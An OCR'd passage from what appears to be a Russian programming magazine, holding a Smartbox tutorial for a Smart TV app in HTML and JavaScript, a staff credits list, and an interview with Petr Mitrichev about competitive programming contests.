
Но довольно теории, давай попробуем написать кросс-платформенное приложение для ТВ, используя Smartbox. Наше приложение будет иметь меню, список видео из внешнего файла, демонстрацию навигации и примеры полей ввода с виртуальной клавиатурой. Приложение будет в трендовом Flat-дизайне.

Накидаем HTML для меню:

```
<div class="menu">
  <div class="logo"></div>
  <ul class="menu-items" data-nav_type="vbox" data-nav_loop="true">
    <li data-content='video' class="menu-item menu-item_green nav-item">↵
     Videos</li>
    <li data-content='input' class="menu-item menu-item_blue nav-item">↵
     Inputs</li>
```

```
    <li data-content='navigation' class="menu-item menu-item_red nav-item">↵
     Navigation</li>
  </ul>
</div>
```

Самое важное, что стоит тут отметить, — атрибуты `data-*` и класс `nav-item`. Атрибут `data-nav_type="vbox"` служит для оптимизации навигации, при его использовании фокус начинает перемещаться от одного sibling-элемента к другому. Атрибут `data-nav_loop="true"` позволяет зацикливать навигацию в рамках своего элемента. Все видимые элементы с классом `nav-item` могут получить на себя фокус и позже инициировать события (focus, click, etc). Атрибут `data-content` будем использовать для отображения сцен приложения.



Сцена со списком видео

Добавим HTML для сцен.


```
<div class="scenes-wrapper">
  <!—- Список видео будем генерировать из внешнего файла -->
  <div class="scene scene_video js-scene-video" data-nav_type="vbox" ↵
   data-nav_loop="true"></div>

  <!—- Сцена для демонстрации инпутов -->
  <div class="scene scene_input js-scene-input">
    <div class="input-example">
      <h2>Standart input</h2>
      <input class="input-item js-input-1 nav-item"/>
      <div class="input-val">
        Input value: <span class="js-input-1-val"></span>
```

```
      </div>
    </div>
    <div class="input-example">
        <h2>Input with email keyboard</h2>
        <input class="input-item js-input-2 nav-item"/>
    </div>
    <div class="input-example">
        <h2>Input with num keyboard and maximum 4 signs</h2>
        <input class="input-item js-input-3 nav-item"/>
    </div>
  </div>
  <!–- Сцена для демонстрации навигации -->
  <div class="scene js-scene-navigation">
    <ul class="navigation-items">
      <li class="navigation-item nav-item">1</li>
      //...
      <li class="navigation-item nav-item">8</li>
    </ul>
    <p class="navigation-info"></p>
  </div>
</div>
```

Теперь HTML нашего приложения готов, приступим к написанию главного JS-файла приложения app.js. После инициализации самого Smartbox происходит старт приложения.

```
// SB() — главная функция Smartbox, вызывается после инициализации всех
// плагинов и запуска платформы
SB(function(){
  App.initialize();
});
```





Сцена с инпутами и виртуальной клавиатурой

Во время инициализации покажем легенду, запустим навигацию и установим основные обработчики событий для клавиш пульта и плеера.

```
App.initialize = function () {
  this.$wrap = $('.wrap');
  // Показываем легенду
  $$legend.show();
  this.setEvents();
  // Запускаем навигацию (в фокусе будет первый
  // видимый элемент с классом nav-item)
  $$nav.on();
};
App.setEvents = function () {
  var self = this;
  // Отображаем сцену при клике на элементе меню
  $('.menu').on('click', '.menu-item', function(e){

    // Именно здесь и нужен атрибут data-content
    var scene = e.currentTarget.getAttribute('data-content');
    self.showContent(scene);
  });
  $(document.body).on({
    // Скрываем/отображаем интерфейс при клике по синей кнопке пульта или
    // клавише D на клавиатуре
    'nav_key:blue': function() {
      self.toggleView();
        },
    // remote events
    'nav_key:stop': function () {
      Player.stop();
    },
    'nav_key:pause': function () {
      Player.togglePause();
    },
    'nav_key:exit': function(){
      SB.exit();
    }
  });
};
```

Метод showContent будет скрывать текущую сцену и отображать новую. Каждая сцена будет иметь три метода — init для разовой инициализации и show/hide для управления отображением.

ления отображением.

Реализация методов отображения будет одинаковой во всех сценах:

```
show: function () {
  if (!_inited) {
    // Отложенная инициализация сцены
    this.init();
    _inited = true;
  }
  this.$el.show();
},
hide: function () {
  this.$el.hide();
}
```

Ну а теперь приступаем к реализации сцен, я буду приводить код без методов show/hide. Но для начала вынесем список видео в отдельный файл:

```
window.App.videos = [
  {
      title: 'Elephants Dream',
      url: 'https://archive.org/download/ElephantsDream/ed_1024_512kb.mp4',
      type: 'vod'
  },
  {
      title: 'Redbull',
      url: 'http://live.iphone.redbull.de.edgesuite.net/webtvHD.m3u8',
      type: 'hls'
  },
  //...
];
```

Можно приступать к реализации сцены со списком видео.

```
init: function () {
  // В this.$el сохраняем элемент сцены
  this.$el = $('.js-scene-video');
  // Устанавливаем обработчик для клика по элементу списка
  this.$el.on('click', '.video-item', this.onItemClick);
  this.renderItems(App.videos);
},
// Генерация списка видео
renderItems: function (items) {
  var html = '',
      itemHtml = _.template('<div class="video-item nav-item">{{title}}</div>');
   // console.log(items, itemHtml.toString())
  for (var i=0, len = items.length; i<len; i++ ) {
```

```
    html += itemHtml(items[i]);
  }
  this.$el
    .empty()
    .html(html);
},
// Обработчик клика по элементу
onItemClick: function (e) {
  var index=$(e.currentTarget).index();

  // window.Player — плагин Smartbox. Видео запускается передачей объекта
  // с URL и type в метод play
  Player.play(App.videos[index]);
},
```

Сцена со списком готова, можно запускать видео и добавлять новые элементы. Создадим возможность использовать инпуты в Smart TV, в методе init сцены с полями ввода впишем код:

```
init: function () {
  this.$el = $('.js-scene-input');
  var $valueText = this.$el.find('.js-input-1-val');
  this.$el.find('.js-input-1')
    // text_change — событие плагина SBInput, вызывается при изменении
    // текста инпута
    .on('text_change',function () {
      $valueText.html(this.value);
    })
    // Плагин SBInput — обычный плагин jQuery
    .SBInput({
      keyboard: {
        // Для первого инпута клавиатура будет русская с возможностью
        // отображения цифр
        type: 'fulltext_ru_nums'
      }
    });
  this.$el.find('.js-input-2').SBInput({
    keyboard: {
      // Специальный layout клавиатуры для ввода электронной почты
      type: 'email'
    }
  });
  this.$el.find('.js-input-3').SBInput({
    keyboard: {
      // layout только с девятью цифрами
      type: 'num'
    }
```

```
    },
    // Максимальное количество символов в инпуте
    max: 4
  });
}
```



Сцена с примером навигации

Теперь можно вводить данные в поля ввода, отображать и скрывать клавиатуру. Остается добавить код для сцены с примером навигации. На элементе с классом nav-item вызывается событие nav_focus при попадании фокуса на него и nav_blur при потере фокуса. Добавим обработчики для этих событий в сцене.





```
init: function () {
  var $info;
  this.$el = $('.js-scene-navigation');
  $info = this.$el.find('.navigation-info');
  this.$el
    .find('.navigation-item')
      .on({
        // Отображаем информацию при попадании фокуса
на элемент
        'nav_focus': function () {
          $info.html('Item with text "' + this.innerHTML +
'" focused');
        },
        // Чистим строку информации при потере фокуса
        'nav_blur': function () {
```

```
            $info.html('');
        }
    });
}
```

Основной код для сцен готов, приложение функционирует, остается только добавить подсказки для клавиш в плагине легенды. Все возможные кнопки в легенде представлены на рисунке справа, а пользоваться клавишами несложно:

```
$('.menu-item').on({
  'nav_focus': function () {
    // Отображаем в легенде Enter
    $$legend.keys.enter('Show content')
  },
  'nav_blur': function () {
    // Скрываем Enter из легенды
    $$legend.keys.enter('')
  }
});
```




Возможные подсказки плагина легенды


Готовый код приложения ты можешь найти [тут](). Также можешь посмотреть на приложение [в действии](). В браузере навигация осуществляется с помощью мыши или стрелок клавиатуры, а кнопки пульта RED, YELLOW, GREEN, BLUE заменяются на клавиши A, B, C, D.

ЗАКЛЮЧЕНИЕ

Теперь ты подготовлен к встрече со Smart TV в боевых условиях разработки. Если хочешь поучаствовать в разработке Smartbox — мы всегда рады pull request'ам на GitHub. А если возникли вопросы по разработке под Smart TV — пиши мне!

НАД ТЕМОЙ НОМЕРА РАБОТАЛИ








Андрей Чупейкин
andychups@ya.ru


Денис Бугарчев
begebot@gmail.com

Александр Копцов
sadsorceror@yandex.ru

Raiden
d@raidendev.com








Максим Сахаров
maxsvargal@gmail.com

Артем Сапегин
artem@sapegin.ru

Денис Чинин
chininden@gmail.com

rainx
rainx@inbox.ru



Пётр Митричев

Легенда спортивного программирования

Мастер боя на клавиатурах

Говорят, когда он появился на свет, к нему заглянул сам Дональд Кнут. Говорят, когда его пригласили работать в Google, он за 15 минут переписал весь поисковый алгоритм 16 раз. Говорят, он с улыбкой следит за прогрессом квантовых вычислений, так как при виде его числа от страха факторизуются сами. Но мы точно знаем одно: Пётр — настоящий бог спортивного программирования.

ФАКТЫ

- Призер многочисленных чемпионатов, Пётр дважды побеждал в TopCoder и дважды занимал второе место в ACM ICPC.
- В свободное время Пётр ведет блог о регулярных контестах «Алгоритмические задачи для чайников»: petr-mitrichev.blogspot.ru.
- Сейчас Митричев работает в Google, где занимается качеством поиска. Также Пётр помогает в подготовке соревнований Google Code Jam.

Многие считают, что спортивные программисты — это крутые ребята, настоящие гики, разбирающиеся в алгоритмах и решающие сложные задачи. Но также говорят, что им очень сложно потом где-то себя применить. Это так?
Спортивное программирование и вообще то, чем мы занимаемся на олимпиадах, — это действительно не та вещь, которой можно зарабатывать на жизнь. С другой стороны, программирование, как и любой другой спорт, — это развитие для человека. Благодаря ему человек становится умнее, лучше программирует, лучше ищет в программах ошибки. После такой подготовки легче работать и заниматься другими интересными вещами.

Алгоритмы определенно применимы в практике программиста, хотя на работе я встречался и с алгоритмами, которые сложнее тех, что бывают на олимпиадах. Но на олимпиадах мы ограничены алгоритмами, которые, грубо говоря, можно написать за полчаса-час. Поэтому там в задачах используется вполне конкретное, ограниченное множество алгоритмов. В реальной жизни все просто более… обширно.

На каком языке ты писал решения для задач?
На Java. В школе я писал на Pascal, потому что больше тогда ничего не знал. А потом, когда нужно было выбрать, на что перейти, Java оказался ближе к Pascal.

В условиях соревнования нужно написать программу за 20–30 минут, и она должна сразу работать правильно. Поэтому очень важно, чтобы язык не позволял сажать

баги. C++, который использует большинство, отличается тем, что на нем довольно легко написать неправильную программу. Можно случайно забыть что-то, присвоить неправильный тип переменной, но все это будет как-то компилироваться и как-то работать. Скорее всего, не так, как ты ожидаешь.

В Java, если допустить ошибку или опечатку, программа, скорее всего, просто не скомпилируется. Здесь все строже, как и в случае с Pascal. Мне это показалось более подходящим. Обратная сторона медали — программы на Java часто работают раза в полтора медленнее, чем программы на C++. Иногда именно этих полутора раз не хватает, чтобы программа укладывалась в условие задачи.

Язык программирования каждый может выбирать сам, да?

Есть ограничения. Конечно, бывают разные соревнования... возьмем Google Code Jam, к примеру. Когда мы решали, как лучше его сделать, мы придумали, что можно работать на любом языке. Ты скачиваешь на компьютер входной файл с данными задачи, запускаешь на компьютере свою программу, а потом посылаешь на сервер результат. Какой у тебя на компьютере стоит компилятор/интерпретатор, тем и можно пользоваться. Минус данной системы в том, что компьютеры у людей разные. У кого-то компьютер в десять раз мощнее, чем у другого. Поэтому приходится создавать задачи, где неправильное решение от правильного по скорости отличается хотя бы в сто раз. Чтобы если у человека компьютер в десять раз медленнее, правильное решение у него работало, или на компьютере в десять раз быстрее неправильное решение все равно не работало. Поэтому нужны задачи с большим зазором между правильным и неправильным решением по скорости работы.

На TopCoder, Codeforces и ACM используется стандартная система, где ты посылаешь исходный код и они запускают его у себя на сервере. Здесь ты ограничен тем, что у них на сервере есть. Большинство участников, 70–80% используют C++, еще 20% используют Java, остальных языков очень мало. Это, мне кажется, такой цикл — новые люди, которые приходят на соревнования, начинают общаться с другими, более старыми участниками, те учат новичков тому, что умеют сами. В итоге новые люди тоже начинают пользоваться теми же языками. Так что эти два языка не то чтобы как-то особенно подходили для соревнований, просто так сложилось исторически.

То есть в жизни все это применимо? Ведь наверняка сложно найти работу, на которой эти знания пригодились бы. Да, можно пойти в Google или Яндекс, но прийти в какой-нибудь банк уже сложнее?

Мне кажется, это очень полезная часть скилла, та часть, что отвечает за умение написать про-грамму с первого раза, без ошибок, или найти ошибку в программе товарища. Сам я в банке не работал, но мне кажется, что такие навыки пригодились бы и там. Хотя, конечно, сами алгоритмы действительно применяются не в любой работе. Но лично мне этот бэкграунд очень помогает.

У тебя, наверное, была какая-то особая история, как ты попал в Google?

Да нет никакой истории, все было так же, как у других. Сейчас я занимаюсь поиском (общей его частью, которая не зависит от страны и языка), но, к сожалению, не могу ничего об этом рассказывать, так как это очень конфиденциальная часть.

СПОРТИВНОЕ ПРОГРАММИРОВАНИЕ: «ЗА» И «ПРОТИВ»

СПОРТИВНОЕ ПРОГРАММИРОВАНИЕ: «ЗА» И «ПРОТИВ»

Давай я попробую задать тебе глупый вопрос :). Почему нужно заниматься спортивным программированием, как ты считаешь?

Здесь все очень просто и похоже на любой другой спорт. Нужно заниматься этим, если тебе это нравится, если ты получаешь от этого удовольствие. Это не должно быть самоцелью. Нужно воспринимать спортивное программирование как способ хорошо провести время, познакомиться с интересными людьми и так далее.

А если попытаться придумать причину, почему не стоит тратить время на спортивное программирование?

Думаю, нужно отдавать себе отчет в том, что это — не главное в жизни. Иметь какие-то другие цели, помимо этой. Если что-то начинает занимать абсолютно всю твою жизнь, наверное, это уже повод задуматься о том, чтобы как минимум сделать перерыв.

Но что говорит практика, возможно ли, например, построить карьеру вокруг спортивного программирования?

В России есть несколько человек, которые профессионально занимаются подготовкой новых спортивных программистов, — тренеры. Андрей Станкевич, Миша Мирзаянов и другие. Все они преподают в университетах, но существенную часть своего рабочего времени тратят именно на подготовку студентов и школьников к соревнованиям по программированию. Для них это действительно работа и, можно сказать, карьера.

Ты сам не задумывался о подобном? Нигде не участвуешь в жюри или как составитель задач?

Я пробовал учить школьников в 57-й школе, где сам учился. Пробовал готовить команды к олимпиадам. Сейчас в Москве эта тема очень активна — есть команды у МГУ, Физтеха, Высшей школы экономики. Но с преподаванием у меня как-то не сложилось.

Что до контестов, прежде всего я помогаю делать задачи для Google Code Jam, для нашего соревнования. Плюс помогаю с полуфиналом ACM, который проходит в Санкт-Петербурге. Это отбор среди российских команд и команд бывшего СССР на финал.

Можно ли заработать на соревнованиях? Ведь за победу дают денежные призы.

Слишком маленькая вероятность. Один приз на десять тысяч участников?.. Я не назвал бы это заработком. Рассчитывать на это как на основной источник дохода… мне кажется, без шансов.

Но, как я уже сказал, есть много разных соревнований. Тот же TopCoder проводит соревнования по разработке программ. Допустим, нужно разработать компонент для программы, который делает то-то. По итогам оценивают, у кого что получилось, и лучшее используют — это решение покупает клиент и платит деньги тому, кто это решение сделал. Люди, которые занимаются этим full time, как я понимаю, зарабатывают довольно прилично.

КОНТЕСТЫ СЕГОДНЯ

Расскажи подробнее, какие сейчас бывают соревнования, как все это происходит?

На сегодня существует два вида контестов. Есть еженедельные, регулярные соревнования. Их проводят два основных сайта — TopCoder и Codeforces. Каждый контест занимает полтора-два часа. Там участникам дается несколько задач, которые нужно решить и послать программу на сервер. Организаторы проверяют, работает ли программа.

Дальше начинаются тонкости, например, в обоих этих соревнованиях еще есть возможность искать ошибки в решениях других людей и получать баллы за найденные.

TopCoder — самый старый и известный сайт с еженедельными контестами. У них следующие правила. На решение трех задач отводится один час пятнадцать минут.

Задания обычно делятся на очень простые, средние и сложные. Устроители стараются подобрать их так, чтобы, скажем, пять человек решили все задачи, сто человек — две, а все остальные решили хотя бы одну. Притом для каждой задачи важно, когда ты ее отправишь, — чем позже, тем меньше ты получишь баллов. Так разделяются те люди, что решили одинаковое число задач. Потом баллы суммируются. Обычная задача стоит 250 баллов. Средняя 500. Сложная 1000. В среднем у людей с первых мест получается по тысяче с чем-то баллов за соревнование.

Дальше делают перерыв пять минут и еще пятнадцать минут отводится на поиск ошибок у других. Можно открыть решение любого человека, по любой задаче в твоей «комнате». «Комната» — это когда люди, участвующие в соревновании, случайно разбиваются на группы по двадцать человек. Разбиваются на «комнаты». Ты можешь открыть любое решение любого человека из твоей «комнаты». Если решение кажется тебе неверным, то можно вбить входные данные, на которых оно будет неправильно. И если оно действительно дает неправильный ответ, ты получаешь за это еще 50 баллов. Это, конечно, меньше стоимости задачи. Но это опять же делается для разделения людей. Основные баллы все-таки начисляют за решение задач, а не за поиск ошибок.

После всего этого задачи проверяются на тестах, которые готовило жюри. Если задача не работает, человек получает 0 баллов.

Есть еще второй сайт, российский, — Codeforces. У них правила немного другие, но формат приблизительно тот же — два часа и несколько задач. Если угодно, такой формат можно назвать развлекательным, в отличие от студенческих олимпиад, которые длятся по пять часов.

Но еще есть крупные, ежегодные контесты?

Да, кроме двух описанных соревнований, что проходят еженедельно, есть еще множество ежегодных соревнований. Обычно они устроены так: некая крупная компания (Google, Яндекс, TopCoder, IBM) проводит соревнование, с несколькими этапами отбора. Первые этапы проходят по интернету. А финальный этап уже проводится в каком-то конкретном месте, куда свозят всех финалистов. Таких соревнований всего штук пять-десять, но они длинные, так что все время происходит какое-то из них.

Все эти соревнования индивидуальные?

Большинство соревнований сейчас индивидуальные. Командные — это главным образом студенческие соревнования, основное из них — ACM ICPC. И другие студенческие соревнования тоже обычно делают командными, потому что, грубо говоря, там команда уже есть. Так легче заинтересовать людей. Вот ветеранские соревнования обычно уже личные.

Почти у всех соревнований есть некие рейтинги, самый известный у TopCoder. Что это такое?

У еженедельных соревнований есть рейтинг, как в шахматах, который обновляется после каждого соревнования. Те, кто выступил лучше, получают плюс, кто хуже — минус. Если же ты не участвовал вовсе, рейтинг не меняется. Система построена таким образом, чтобы уравнять людей, которые бывают часто и редко. Давления «нужно участвовать постоянно» там нет. Есть много людей, которые гораздо старше меня, они появляются очень редко — раз в два месяца, — и все равно у них остается хороший рейтинг, потому что они продолжают хорошо решать задачи.

В рейтинге TopCoder ты сейчас второй?

Да, на первом месте Гена Короткевич, очень умный студент из Гомеля, сейчас он учится в ИТМО. На Codeforces у меня в последнее время результат похуже, сейчас я шестой или пятый. Там тоже Гена на первом месте.

Наверное, играть в онлайне и офлайне — это совсем разные ощущения и опыт?

Конечно. Мне кажется, очень важная положительная сторона спортивного программирования заключается в том, что все соревнования заканчиваются onsite-раундом, куда съезжаются все лучшие. Я благодаря этому познакомился со многими классными людьми со всего мира. Вообще, основной «приз» в таких соревнованиях, как мне кажется, — это именно встреча с людьми. Проводишь с ними время, общаешься, узнаешь что-то новое. Очень забавно, что людей из других стран, которые зачастую плохо говорят по-английски, тем не менее очень легко понимать, потому как у них очень похожие интересы.

В таких соревнованиях — с отборами — обычно участвует больше народу, чем в регулярных. Если человек никогда и нигде не участвовал, еженедельные соревнования могут стать проблемой. Там такие задачи, что человек может ничего не решить и расстроиться. В соревнованиях с отборами обычно все проще, во всяком случае на первых этапах. Их основная идея заключается в том, чтобы все получили удовольствие. Опять же есть осязаемый приз в конце — денежные призы за первые места. Плюс поездка куда-либо, например в офис Google, тоже вполне себе приз.

Бывает такое, что компании потом пытаются использовать в жизни наработки из сданных конкурсантами решений?

Довольно редко. Основная цель компаний, что проводят такие соревнования, — это просто популяризация программирования. Вторая цель — поиск новых сотрудников. Но второе даже не столь важно. Обычно компания устраивает соревнование именно затем, чтобы больше людей заинтересовалось программированием, и речь даже не о тех, кто непосредственно участвовал в состязании. Поэтому такие соревнования и проводят обычно большие компании.

Соревнования со временем меняются? Становятся сложнее или, наоборот, проще?

Они становятся сложнее. Все больше алгоритмов считаются чем-то из разряда «это все должны уметь», «это все знают». Думать нужно столько же, что и десять лет на-

зад. Шагов, чтобы построить решение, понадобится такое же количество, но базовые блоки, из которых состоит решение, стали сложнее. Люди изучили больше алгоритмов. Взять, например, суффиксное дерево: когда оно появилось, я учился в школе, и казалось, что это очень крутой алгоритм, все, кто его знает, очень умные и это вообще революция. Сейчас те же задачи решаются с помощью суффиксного автомата, а это очень простой алгоритм, который занимает десять строк. То есть стандартные вещи научились здорово упрощать. Поэтому сейчас решают более сложные задачи.

О ЗАДАЧАХ И ИХ СОСТАВЛЕНИИ

Как составляют задания для соревнований? Есть составители, люди, которые уже умеют это делать, или это некий краудсорсинг, где каждый может предложить что-то свое?

В упомянутых еженедельных соревнованиях именно так: каждый может предложить свою задачу. Но существует требование, чтобы человек до этого поучаствовал в достаточном числе соревнований. Своего рода проверка, понимает ли человек, о чем вообще должны быть задачи. После можно отправлять свои задания, и жюри ответит, можно ли их использовать, подходят ли они. Если задачи подходящие, их потом дают на соревнованиях, а автору платят за это деньги — не очень большие, но все же.

Придумывать такие задачи — это ведь особый скилл?

О да. Можно придумывать задачи, отталкиваясь от решений. Скажем, ты прочитал какую-то статью в научном журнале про интересный алгоритм. Или просто нашел некий алгоритм и вспомнил, что раньше с ним сталкивался, но в последнее время давно его не видел. Можно придумать задачу, которая требует его использования.

Второй способ: когда в работе или в жизни возникает некая проблема, и ты понимаешь, что ее можно круто использовать. Возможно, придется что-то усложнить или изменить ограничения, но потом получится интересная задача для соревнования.

